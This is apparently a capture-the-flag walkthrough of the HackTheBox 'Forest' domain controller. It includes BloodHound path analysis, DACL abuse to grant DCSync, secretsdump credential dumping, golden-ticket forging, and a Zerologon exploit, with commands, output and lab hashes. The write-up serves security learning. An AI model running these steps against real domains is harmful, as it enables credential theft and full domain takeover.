
Sessions	0
Sibling Objects in the Same OU	1
Reachable High Value Targets	10
Effective Inbound GPOs	1
See user within Domain/OU Tree	

NODE PROPERTIES

Display Name	svc-alfresco
Object ID	S-1-5-21-3072663084-364016917-1341370565-1147
Password Last Changed	Wed, 19 Jul 2023 09:35:13 GMT
Last Logon	Wed, 19 Jul 2023 09:36:32 GMT
Last Logon (Replicated)	Wed, 19 Jul 2023 08:54:34 GMT

Find shortest path from owned to domain admins


Find shortest path from `svc-alfresco`


BloodHound
EXCH01.HTB.LOCAL
Database Info
Node Info
Analysis
Find Servers where Domain Users can RDP
Find Dangerous Privileges for Domain Users Groups
Find Domain Admin Logons to non-Domain Controllers
Kerberos Interaction
Find Kerberoastable Members of High Value Groups
List all Kerberoastable Accounts
Find Kerberoastable Users with most privileges
Find AS-REP Roastable Users (DontReqPreAuth)
Shortest Paths
Shortest Paths to Unconstrained Delegation Systems
Shortest Paths from Kerberoastable Users
Shortest Paths to Domain Admins from Kerberoastable Users
Shortest Path from Owned Principals
Shortest Paths to Domain Admins from Owned Principals
Shortest Paths to High Value Targets
Shortest Paths from Domain Users to High Value Targets
Find Shortest Paths to Domain Admins
ACCOUNT OPERATORS@HTB.LOCAL
GenericAll
EXCH01.HTB.LOCAL
MemberOf
SVC-ALFRESCO@HTB.LOCAL
MemberOf
SERVICE ACCOUNTS@HTB.LOCAL
MemberOf
PRIVILEGED IT ACCOUNTS@HTB.LOCAL
CanPSRemote
FOREST.HTB.LOCAL

The `Account Operators` Group Have Full Control to the computer : `EXCH01.HTB.LOCAL`

> **ⓘ Info**
>
> `Account Operators` have limited access to create and modify domain and local accounts, it can't create or modify Administrative accounts

Select **Find Shortest Path to Domain Admins**


Applications
Places
bloodhound
Jul 19 23:45
BloodHound
EXCH01.HTB.LOCAL
Database Info
Node Info
Analysis
Find Domain Admin Logons to non-Domain Controllers
Kerberos Interaction
Find Kerberoastable Members of High Value Groups
List all Kerberoastable Accounts
Find Kerberoastable Users with most privileges
Find AS-REP Roastable Users (DontReqPreAuth)
Shortest Paths
Shortest Paths to Unconstrained Delegation Systems
Shortest Paths from Kerberoastable Users
Shortest Paths to Domain Admins from Kerberoastable Users
Shortest Path from Owned Principals
Shortest Paths to Domain Admins from Owned Principals
Shortest Paths to High Value Targets
Shortest Paths from Domain Users to High Value Targets
Find Shortest Paths to Domain Admins
Custom Queries
MICROSOFT EXCHANGE SECURITY GROUPS@HTB.LOCAL
Contains
ACCOUNT OPERATORS@HTB.LOCAL
GenericAll
ORGANIZATION MANAGEMENT@HTB.LOCAL
GenericAll
WriteDacl
EXCHANGE WINDOWS PERMISSIONS@HTB.LOCAL
COMPUTERS@HTB.LOCAL
Contains
EXCH01.HTB.LOCAL
MemberOf
EXCHANGE TRUSTED SUBSYSTEM@HTB.LOCAL
WriteDacl
DEFAULT DOMAIN CONTROLLERS POLICY@HTB.LOCAL
GPLink
DOMAIN CONTROLLERS@HTB.LOCAL
KEY ADMINS@HTB.LOCAL
DEFAULT DOMAIN POLICY@HTB.LOCAL
GPLink
HTB.LOCAL
Contains
AddKeyCredentialLink
ENTERPRISE KEY ADMINS@HTB.LOCAL
AddKeyCredentialLink
DCSync
SECURITY GROUPS@HTB.LOCAL
GenericWrite
FOREST.HTB.LOCAL
HTB.LOCAL-S-1-5-7
CanPSRemote
Contains
MemberOf
PRIVILEGED IT ACCOUNTS@HTB.LOCAL
SERVICE ACCOUNTS@HTB.LOCAL
Contains
SVC-ALFRESCO@HTB.LOCAL
MemberOf
SERVICE ACCOUNTS@HTB.LOCAL
Raw Query

Abstract

The group `Exchange Windows Permisions` under `EXCH01` have WriteDACL permission to the domain

So users in `Exchange Windows Permisions` can grant **DCSync** rights

Abuse DACL

Add a user and add it to `Exchange Windows Permisions` group


```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net user /domain lucifer bravosec /add
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net group /domain "Exchange Windows Permissions" lucifer /add
The command completed successfully.
```

Tip


To allow winrm remote management, add user to `Remote Management Users` group

```
net localgroup "Remote Management Users" /add lucifer
```

Right click on the path line and choose help to view instructions



Info




Help: WriteDacl

The members of the group EXCHANGE WINDOWS PERMISSIONS@HTB.LOCAL have permissions to modify the DACL (Discretionary Access Control List) on the domain HTB.LOCAL

With write access to the target object's DACL, you can grant yourself any privilege you want on the object.

Linux Abuse



To abuse WriteDacl to a domain object, you may grant yourself the DcSync privileges.

Impacket's dacledit can be used for that purpose (cf. "grant rights" reference for the link).

```
dacledit.py -action 'DCSync' -rights 'FullControl' -principal 'contro
lledUser' -target-dn 'DomainDisinguishedName' 'domain'/'controlledUse
r':'password'
```

Cleanup of the added ACL can be performed later on with the same tool:

DCSync

The AllExtendedRights privilege grants EXCHANGE WINDOWS PERMISSIONS@HTB.LOCAL both the DS-Replication-Get-Changes and DS-Replication-Get-Changes-All privileges, which combined allow a principal to replicate objects from the domain HTB.LOCAL.

Setup `dacledit`

ⓘ **Info**

shutdownrepo made a fork from **impacket** which provides `dacledit.py`
His recipes for `dackedit` : https://www.thehacker.recipes/ad/movement/dacl/grant-rights

Steps to install:

```
git clone https://github.com/ShutdownRepo/impacket/tree/dacledit impacket-shutdownrepo

# Checkout the dacledit branch
git checkout dacledit

cd impacket-shutdownrepo
pipenv shell
python3 -m pip install .
```

Grant DCSync rights to user

The command provide by bloodhound have typos, do some modifications to fix

```
┌──(impacket-shutdownrepo-TDbuqu7G)─(kali㉿kali)-[/opt/sectools/ad/impacket-shutdownrepo]
└─$ dacledit.py -action 'write' -rights 'DCSync' -principal 'lucifer' -target-dn 'DC=htb,DC=local'
'htb.local'/'lucifer':'bravosec'
Impacket v0.9.25.dev1+20221216.150032.204c5b6b - Copyright 2021 SecureAuth Corporation

[*] DACL backed up to dacledit-20230720-005420.bak
[*] DACL modified successfully!
```

DCSync and craft goldent ticket

DCSync to dump ntds

```
secretsdump.py 'htb.local'/'lucifer':'bravosec'@forest.htb.local -no-pass -just-dc -outputfile secretsdump
```

Get `krbtgt` hash

```
┌──(kali㉿kali)-[~/htb/Forest]
└─$ cat secretsdump.ntds.kerberos|grep krbtgt
krbtgt:aes256-cts-hmac-sha1-96:9bf3b92c73e03eb58f698484c38039ab818ed76b4b3a0e1863d27a631f89528b
```

```
krbtgt:aes128-cts-hmac-sha1-96:13a5c6b1d30320624570f65b5f755f58
krbtgt:des-cbc-md5:9dd5647a31518ca8
```

Get domain sid from any below methods

- bloodhound's node info
- enum4linux result
- run `whoami /user` with a domain user
- use `lookupsid.py`

```
┌──(kali㉿kali)-[~/htb/Forest]
└─$ lookupsid.py 'htb.local'/'lucifer':'bravosec'@htb.local -no-pass
Impacket v0.10.1.dev1+20230718.100545.fdbd256 - Copyright 2022 Fortra

[*] Brute forcing SIDs at htb.local
[*] StringBinding ncacn_np:htb.local[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-3072663084-364016917-1341370565
...
```

Craft goldent ticket

```
ticketer.py -aesKey 9bf3b92c73e03eb58f698484c38039ab818ed76b4b3a0e1863d27a631f89528b -domain-sid S-1-5-21-3072663084-364016917-1341370565 -domain htb.local Administrator
```

Pass The Ticket With Evil-Winrm

ⓘ **Edit kerberos config file**

I created a script to auto configure the `/etc/krb5.conf` - configure_krb5.py

```
┌──(kali㉿kali)-[~/htb/Forest]
└─$ python ~/scripts/configure_krb5.py htb.local forest
```

```
[*] This script must be run as root
[*] Configuration Data:
[libdefault]
        default_realm = HTB.LOCAL

[realms]
        HTB.LOCAL = {
                kdc = forest.htb.local
                admin_server = forest.htb.local
        }

[domain_realm]
        htb.local = HTB.LOCAL
        .htb.local = HTB.LOCAL


[!] Above Configuration will overwrite /etc/krb5.conf, are you sure? [y/N] y
[+] /etc/krb5.conf has been configured
```

Sync time with domain controller (Kerberos Authentication Will Check Time Gap)

```
sudo ntpdate htb.local
```

```
┌──(kali㉿kali)-[~/htb/Forest]
└─$ export KRB5CCNAME=Administrator.ccache

┌──(kali㉿kali)-[~/htb/Forest]
└─$ evil-winrm -i forest.htb.local -r htb.local
...
*Evil-WinRM* PS C:\Users\Administrator\Documents> cat ..\Desktop\root.txt
dc85b3f081269ddd7cc189eb98049a2a
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Additional

Zero Logon

> Tryhackme Writeup - Zero Logon

Check if target is vulnerable

> **Notice**
>
> Because the machine meets below conditions, worth a try to check if zero logon is possible
>
> - Windows Server 2016
> - Allows null authentication

```
┌──(kali㉿kali)-[~/htb/Forest]
└─$ cme smb htb.local -u '' -p '' -M zerologon
SMB         htb.local       445    FOREST           [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local) (signing:True) (SMBv1:True)
SMB         htb.local       445    FOREST           [+] htb.local\:
SMB         htb.local       445    FOREST           [-] Neo4J does not seem to be available on bolt://127.0.0.1:7687.
ZEROLOGO... htb.local       445    FOREST           VULNERABLE
ZEROLOGO... htb.local       445    FOREST           Next step: https://github.com/dirkjanm/CVE-2020-1472
```

Exploit Zero Logon (CVE-2020-1472)

```
┌──(kali㉿kali)-[~]
└─$ cd /opt/sectools/CVE/CVE-2020-1472

┌──(kali㉿kali)-[/opt/sectools/CVE/CVE-2020-1472]
```

```
└─$ python cve-2020-1472-exploit.py FOREST$ htb.local
Performing authentication attempts...
==============
Target vulnerable, changing account password to empty string

Result: 0

Exploit complete!
```

DCSync

```
secretsdump.py htb.local/'FOREST$'@htb.local -no-pass -just-dc -outputfile ~/htb/Forest/secretsdump.txt
```

Golden Ticket

Get krbtgt hash

```
┌──(kali㉿kali)-[~/htb/Forest]
└─$ cat secretsdump.txt.ntds.kerberos|grep krbtgt
krbtgt:aes256-cts-hmac-sha1-96:9bf3b92c73e03eb58f698484c38039ab818ed76b4b3a0e1863d27a631f89528b
krbtgt:aes128-cts-hmac-sha1-96:13a5c6b1d30320624570f65b5f755f58
krbtgt:des-cbc-md5:9dd5647a31518ca8
```

Get domain sid

```
┌──(kali㉿kali)-[~/htb/Forest]
└─$ lookupsid.py htb.local/'FOREST$'@htb.local -no-pass
Impacket v0.10.1.dev1+20230718.100545.fdbd256 - Copyright 2022 Fortra

[*] Brute forcing SIDs at htb.local
[*] StringBinding ncacn_np:htb.local[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-3072663084-364016917-1341370565
...
```

Craft golden ticket

```
┌──(kali㉿kali)-[~/htb/Forest]
└─$ ticketer.py -aesKey 9bf3b92c73e03eb58f698484c38039ab818ed76b4b3a0e1863d27a631f89528b -domain-sid S-1-5-21-3072663084-364016917-1341370565 -domain htb.local Administrator
Impacket v0.10.1.dev1+20230718.100545.fdbd256 - Copyright 2022 Fortra

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for htb.local/Administrator
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncAsRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncASRepPart
[*] Saving ticket in Administrator.ccache
```

Reset Machine Account's Password

Reason : Zero Logon > Reset the machine password

Get Administrator hash

```
┌──(kali㉿kali)-[~/htb/Forest]
└─$ cat secretsdump.txt.ntds|grep -i admin
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::
```

Reset machine password

```
wmiexec.py -hashes aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6 -shell-type powershell Administrator@forest.htb.local 'Reset-ComputerMachinePassword'
```

Pass The Ticket

Sync time with DC

```
sudo ntpdate htb.local
```

Set the cache variable

```
export KRB5CCNAME=Administrator.ccache
```

Use **impacket**

